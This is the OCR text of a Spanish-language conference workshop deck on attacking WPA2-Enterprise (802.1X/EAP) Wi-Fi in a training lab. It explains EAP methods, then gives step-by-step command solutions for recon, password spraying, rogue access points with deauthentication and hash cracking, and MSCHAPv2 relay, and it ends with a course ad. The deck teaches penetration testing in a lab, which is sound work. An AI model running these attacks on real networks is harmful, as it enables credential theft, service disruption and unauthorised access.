EuskalHack Security Congress IX

Hacking de redes Wi-Fi MGT-Enterprise

r4ulcl

Raúl Calvo Laorden

whoami

- **Raúl Calvo Laorden aka r4ulcl**
- **Founder of WiFiChallenge**
- **Pentester**
- **CRTP, OSCP, CARTP, CWP, OSEP**
- **Desarrollador en mi tiempo libre**

r4ulcl.com

r4ulcl

@_r4ulcl_

WiFiChallenge Lab

- https://lab.wifichallenge.com

lab.wifichallenge.com

labhub.wifichallenge.com

LabHub

- https://labhub.wifichallenge.com

Indice

- **Conceptos básicos Wi-Fi**
- **Conceptos básicos de MGT**
- **Requisitos para atacar con RogueAP**
- **Recon**
- **Ataques**
  - **1. Password Spraying**
  - **2. Rogue AP**
  - **3. Relay MSCHAPv2**

Conceptos básicos I


- **Acess Point (AP)**
- **Basic Service Set Identifier (BSSID)**
- **Extended Service Set Identifier (ESSID)**
- **Probes**
- **RogueAP**
- **Canal**
- **802.11**
- **Estación (STA)**
- **Beacon**

Conceptos básicos II

- **Deauth/Deauthentication**
- **Monitor mode**
- **Evil Twin**
- **RogueAP**
- **Identity**
- **CA**
- **Certificado de Servidor**
- **Certificado de Cliente**

Conceptos básicos redes MGT

- **802.1X: estándar de IEEE para controlar el acceso a redes.**
- **EAP: Protocolo de Autenticación Extensible, es un marco de autenticación que soporta múltiples métodos de autenticación**
- **EAP Handshakes: procesos de autenticación que pueden dividirse en dos fases**
  - **Fase 1: Autenticación externa o creación del túnel seguro.**
    - **PEAP, EAP-TTLS, EAP-TLS,**
  - **Fase 2: Autenticación interna dentro del túnel.**
    - **PAP, CHAP, MSCHAPv2, GTC**




Conceptos básicos redes MGT

1) **EAP con Autenticación mediante Certificado de (por ejemplo, EAP-TLS, PEAPv0 (EAP-TLS)):**
2) **EAP con Autenticación por Credenciales (por eje LEAP, PEAPv0 (MSCHAPv2), EAP-TTLS (MSCHAPv2 Los procesos de autenticación EAP se pueden de en 2 fases:**
   - **Fase 1: El servidor se autentica utilizando ur certificado (o un PAC en EAP-FAST) y se estab túnel TLS seguro.**
   - **Fase 2: El cliente se autentica utilizando un de autenticación basado en credenciales co MSCHAPv2, CHAP, PAP, GTC, etc.**


Característica	EAP-TLS	EAP-TTLS	PEAPv0 (EAP-MSCHAPv2)	PEAPv0 (EAP-TLS)	PEAPv1 (EAP-GTC)	EAP-MD5
Certificado de Servidor	Sí	Sí	Sí	Sí	Sí	No
Certificado de Cliente	Sí, obligatorio (también soporta smartcard)	Opcional	No	Sí	Opcional	No
Autenticación del Cliente Soportada	Vía Certif./Smartcard	PAP, CHAP, MSCHAPv2, GTC, Certif.	MSCHAPv2	Certif.	GTC	Usuario + Contraseña (MD5 challenge/response)
Autenticación Mutua	Sí	Sí	Sí	Sí	Sí	No
Protección de Identidad del Usuario	Sí (anónima)	Sí (cifrado TLS)	Sí (cifrado TLS)	Sí (cifrado TLS)	Sí (cifrado TLS)	No (texto claro)
Autenticación del Cliente en texto claro	No	No	No	No	Sí, - Permite contraseñas en texto claro	Yes - es posible hacer sniffing
Autenticación de Cliente Vulnerable a Ataques Offline	No	Herramienta Asleap (para MSCHAPv2)	Herramienta Asleap	No	Texto claro (dentro del túnel TLS)	Sí
AtaqueEvil Twin Posible?	No	Sí si no se valida certificado del servidor	Sí si no se valida certificado del servidor	No	Sí si no se valida certificado del servidor	Sí, siempre

Requisitos para atacar RogueAP


- **El cliente debe utilizar usuario y contraseña (no certificado de cliente)**
- **El cliente no debe verificar la CA del AP**




Recon básico



Recon básico



- aircrack-ng (or Kismet)
  - airmon-ng start wlan0
  - airodump-ng wlan0mon --band abg –w capture
  - airodump-ng wlan0mon -c <CHANNEL> –w capturecX
- wifi_db
  - https://github.com/r4ulcl/wifi_db
  - python3 wifi_db.py scan-folder
- Obtener información de certificados
  - bash pcapFilter.sh -f <CAPTURA AIRODUMP-NG> -C



Recon

- Recon the lab
- Obtened:
  - AP y clientes
  - Probes
  - Identidades
  - Información de certificado de wifi-corp y wifi-regional-tablets
- Tiempo: 15 min

Recon

- Recon the lab
- Obtened:
  - AP y clientes
  - Probes
  - Identidades
  - Información de certificado de wifi-corp y wifi-regional-tablets
- Tiempo: 15 min
  - airmon-ng start wlan0
  - airodump-ng wlan0mon --band abg –w capture
  - airodump-ng wlan0mon -c <CHANNEL> –w capturecX
- wifi_db
  - https://github.com/r4ulcl/wifi_db
  - python3 wifi_db.py scan-folder
- Obtener información de certificados
  - bash pcapFilter.sh -f <CAPTURA AIRODUMP-NG> -C

Ataques

Ataque 1. Password Spraying

- **Escenario:**
  - **Conocemos/sospechamos que 1 o varios usuarios tienen la contraseña débil 12345678**
  - **Tenemos un listado de empleados /root/top-usernames-shortlist.txt**
- **Ataque usando air-hammer**
  - **Preparamos el listado de usuarios utilizando el formato correcto**
  - **Hacemos password Spraying contra todos probando dicha contraseña**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**

Ataque 1. Password Spraying

- **Ataque**
  - **cat <FILE> | awk '{print "<DOMAIN>\\" $1}' > <FILE2>**
  - **python2 air-hammer.py -i <IFACE> -e <ESSID> -P <PASSWORD> -u <FILE2>**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**

Ataque 1. Password Spraying

- **Solución**
  - **cat ~/top-usernames-shortlist.txt | awk '{print "CONTOSO\\" $1}' > ~/top-usernames-shortlist-contoso.txt**
  - **cd ~/tools/air-hammer**
  - **python2 air-hammer.py -i wlan4 -e wifi-corp -P 12345678 -u ~/top-usernames-shortlist-contoso.txt**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**

Ataque 2. Rogue AP

- **Escenario:**
  - **El cliente no verifica la CA de forma aútomatica**
  - **Pero mira los campos de texto**
- **Ataque usando eaphammer**
  - **Creamos un certificado con la información obtenida en el recon**
  - **Y montamos un AP con el mismo nombre que el original**
  - **Hacemos deauth a todos los AP legitimos**
  - **Cracking**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**

Ataque 2. Rogue AP

- **Ataque**
  - **./eaphammer --cert-wizard**
  - **python3 ./eaphammer -i <IFACE> --auth wpa-eap --essid <ESSID>**
  - **aireplay-ng -0 0 wlan0mon -a <BSSID> -c <STATION MAC>**
  - **hashcat -a 0 -m 5500 hash.hash /root/rockyou-top100000.txt –force**
- **Objetivo: wifi-corp**
- **Tiempo: 15 min**

Ataque 2. Rogue AP

- **Solución**
  - **./eaphammer --cert-wizard**
  - **python3 ./eaphammer -i wlan3 --auth wpa-eap --essid wifi-corp**

  - **iwconfig wlan0mon channel 44**
  - **aireplay-ng -0 0 -a F0:9F:C2:71:22:1A wlan0mon -c 64:32:A8:07:6C:40**

  - **airmon-ng start wlan1**
  - **iwconfig wlan1mon channel 44**
  - **aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan1mon -c 64:32:A8:07:6C:40**

  - **hashcat -a 0 -m 5500 hash.hash /root/rockyou-top100000.txt –force**

Ataque 3. Relay MSCHAPv2

- **Escenario:**
  - **Similar al escenario 2, pero no es posible crackear la contraseña**
- **Ataque**
  - **Crear un rogueAP con berate_ap**
  - **Utiliar wpa_sycophant para el Relay**
  - **Hacer deauth**
- **Objetivo: wifi-regional-tablets**
- **Tiempo: 15 min**

Ataque 3. Relay MSCHAPv2

- **Ataque**
  - **Editar /root/tools/wpa_sycophant/wpa_sycophant_example.conf con el ESSID correcto**
  - **En paralelo**
    - **./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log <IFACE1> lo <ESSID>**
    - **./wpa_sycophant.sh -c wpa_sycophant_example.conf -i <IFACE2>**
    - **aireplay-ng -0 0 <IFACE3> -a <BSSID> -c <MAC>**
- **Objetivo: wifi-regional-tablets**
- **Tiempo: 15 min**

Ataque 3. Relay MSCHAPv2

- **Solución**
  - **Editar /root/tools/wpa_sycophant/wpa_sycophant_example.conf con el ESSID correcto**
  - **En paralelo**
    - **cd ~/tools/berate_ap/**
    - **./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log wlan1 lo wifi-regional-tablets**
    - **cd ~/tools/wpa_sycophant/**
    - **./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan3**
    - **airmon-ng start wlan0**
    - **iwconfig wlan0mon channel 44**
    - **aireplay-ng -0 0 wlan0mon -a F0:9F:C2:7A:33:28 -c 64:32:A8:A9:DE:55**

Ataque 4. Relay MSCHAPv2 entre redes

- **Escenario:**
  - **Tenemos 2 redes con nimbres muy parecidos, del mismo cliente y potencialmente conectados al mismo AD**
  - **Podemos obtener un MSCHAPv2 de una y reenviarlo a la otra**
- **Ataque**
  - **Crear un rogueAP con berate_ap**
  - **Utiliar wpa_sycophant para el Relay**
  - **Hacer deauth**
- **Objetivo: wifi-regional**
- **Tiempo: 15 min**

Ataque 4. Relay MSCHAPv2 entre redes

- **Ataque**
  - **Editar /root/tools/wpa_sycophant/wpa_sycophant_example.conf con el ESSID correcto**
  - **En paralelo**
    - **./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log <IFACE1> lo <ESSID>**
    - **./wpa_sycophant.sh -c wpa_sycophant_example.conf -i <IFACE2>**
    - **aireplay-ng -0 0 <IFACE3> -a <BSSID> -c <MAC>**
- **Objetivo: wifi-regional-tablets**
- **Tiempo: 15 min**

Certified WiFiChallenge Professional

- **Certified WiFiChallenge Professional (CWP)**

- **25% de descuento hasta domingo 28 de junio**

- **https://academy.wifichallenge.com**

Hacking de redes Wi-Fi MGT-Enterprise

Hacking de redes Wi-Fi MGT-Enterprise

¡MUCHAS GRACIAS!

ESKERRIK ASKO!